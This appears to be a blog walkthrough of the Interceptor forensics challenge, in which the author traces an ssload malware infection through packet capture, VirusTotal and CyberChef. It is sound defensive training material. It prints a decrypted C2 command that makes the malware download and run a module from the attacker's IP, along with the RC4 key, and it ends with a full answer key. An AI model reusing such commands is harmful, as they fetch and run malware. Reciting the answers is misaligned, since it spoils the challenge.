Interceptor – A Sherlock Scenario Walkthrough
Recently, during a Sherlock challenge called Interceptor, I was tasked with investigating an anomaly in network traffic. The scenario was simple:
A potential breach had occurred. An unauthorized entity might have accessed confidential company data. My mission: investigate the breach, understand it, and determine the scope of the compromise.
I’ll walk you through my approach, the steps I took, what I learned along the way, and some missteps that taught me valuable lessons.
Step 1 – Opening the PCAP and Hunting for Suspicious Traffic
I began by opening the .pcap file in Wireshark. My go-to starting point for network investigations is to filter for HTTP traffic.
In Wireshark, that’s as simple as typing: http

Immediately, I spotted suspicious packets — the first few had extremely long, obfuscated paths. The source IP stood out right away:
Answer 1: 10.4.17.101
Step 2 – Identifying the HTTP Method
Looking closer, I saw an unfamiliar HTTP method: PROPFIND — a WebDAV method used to retrieve metadata about files.
In this case, it was accessing /share/avp.msi.
Answer 2: PROPFIND
Step 3 – Spotting the Malware Filename
A few packets later, a GET request clearly revealed the suspicious file name.

Answer 3: avp.msi
Step 4 – Extracting the SSDEEP Hash
To find the SSDEEP hash, I needed to download the file from Wireshark’s “Export Objects” feature.
Here’s where I hit my first curveball — there were three avp.msi entries:
- Two were XML files
- One was the actual MSI installer (Content-Type:
application/x-msi, size ~1,427 KB)


That last one was our target. Uploading it to VirusTotal revealed:
Answer 4: 24576:BqKxnNTYUx0ECIgYmfLVYeBZr7A9zdfoAX+8UhxcS:Bq6TYCZKumZr7ARdAAO8oxz
Step 5 – Identifying the Malware Family
On VirusTotal, under the Community tab, the NeikiAnalytics comment identified the malware family.

Answer 5: ssload
Step 6 – Finding the Malware Creation Time
VirusTotal’s Details tab revealed:
Answer 6: 2009-12-11 11:47:44
Step 7 – Determining the Domain Contacted
This one was trickier. I initially brute-forced DNS queries in Wireshark, testing domains one by one. Eventually, the correct answer emerged.
Answer 7: api.ipify.org
Step 8 – Pinpointing the Attacker’s C2 IP
At first, I misunderstood the question — I thought it was asking for the IP contacted most often. I filtered:
ip.src == 10.4.17.101
then went to:
Statistics → Conversations → IPv4

Ironically, I stopped checking IPs right before hitting the correct one.

Later, by focusing on HTTP POST requests after the malware download. I spotted this repetitive POST request.
HTTP POST requests post to /api/b98c911c-e29c-396e-2990-a7441af79546/tasks.
Answer 8: 85.239.53.219
Step 9 – Extracting Files from the MSI
The original package was avp.msi.
On Linux, I used msitools with: msiextract avp.msi

Inside, I found:
Answer 9: forcedelctl.dll
Step 10 – Determining Which Program Executed the Malware
MSI packages are handled by msiexec.exe, and all signs (strings, installer logs) pointed to it.
Answer 10: msiexec.exe
Step 11 – Hostname of the Compromised Machine
Filtering for SMB traffic:
smb || smb2
Only three entries appeared, one revealing the hostname:
Answer 11: DESKTOP-FWQ3U4C
Step 12–14 – Gathering Host Information
From the HTTP stream related to SMB traffic, I extracted:
- Key Used:
WkZPxBoH6CA3Ok4iI - OS Version:
Windows 6.3.9600 - Owner Name:
Nevada
Step 15 – Decrypting the C2 Command
From the HTTP stream, I spotted a job: field containing a Base64-encoded string ending in ==.
Given the provided key, I suspected RC4 encryption.

Using CyberChef:
- Base64 Decode
- RC4 Decrypt (Key:
WkZPxBoH6CA3Ok4iI)
The result:
{“command”: “exe”, “args”: [“http://85.239.53.219/download?id=Nevada&module=2&filename=None“]}
Final Answers Recap
| Question # | Answer |
|---|---|
| 1 | 10.4.17.101 |
| 2 | PROPFIND |
| 3 | avp.msi |
| 4 | 24576:BqKxnNTYUx0ECIgYmfLVYeBZr7A9zdfoAX+8UhxcS:Bq6TYCZKumZr7ARdAAO8oxz |
| 5 | ssload |
| 6 | 2009-12-11 11:47:44 |
| 7 | api.ipify.org |
| 8 | 85.239.53.219 |
| 9 | forcedelctl.dll |
| 10 | msiexec.exe |
| 11 | DESKTOP-FWQ3U4C |
| 12 | WkZPxBoH6CA3Ok4iI |
| 13 | Windows 6.3.9600 |
| 14 | Nevada |
| 15 | {“command”: “exe”, “args”: [“http://85.239.53.219/download?id=Nevada&module=2&filename=None“]} |
Takeaways
This challenge was a great reminder to:
- Keep detailed notes — I lost time on a few questions by forgetting my earlier reasoning.
- Double-check your assumptions — I nearly missed the correct C2 IP by stopping too soon.
- Use the right tools — Wireshark, VirusTotal, msitools, and CyberChef were indispensable.
It was a fun, technical exercise in network traffic analysis, malware investigation, and C2 communication decoding — exactly the kind of challenge that keeps sharpening my blue team skills.
Leave a Reply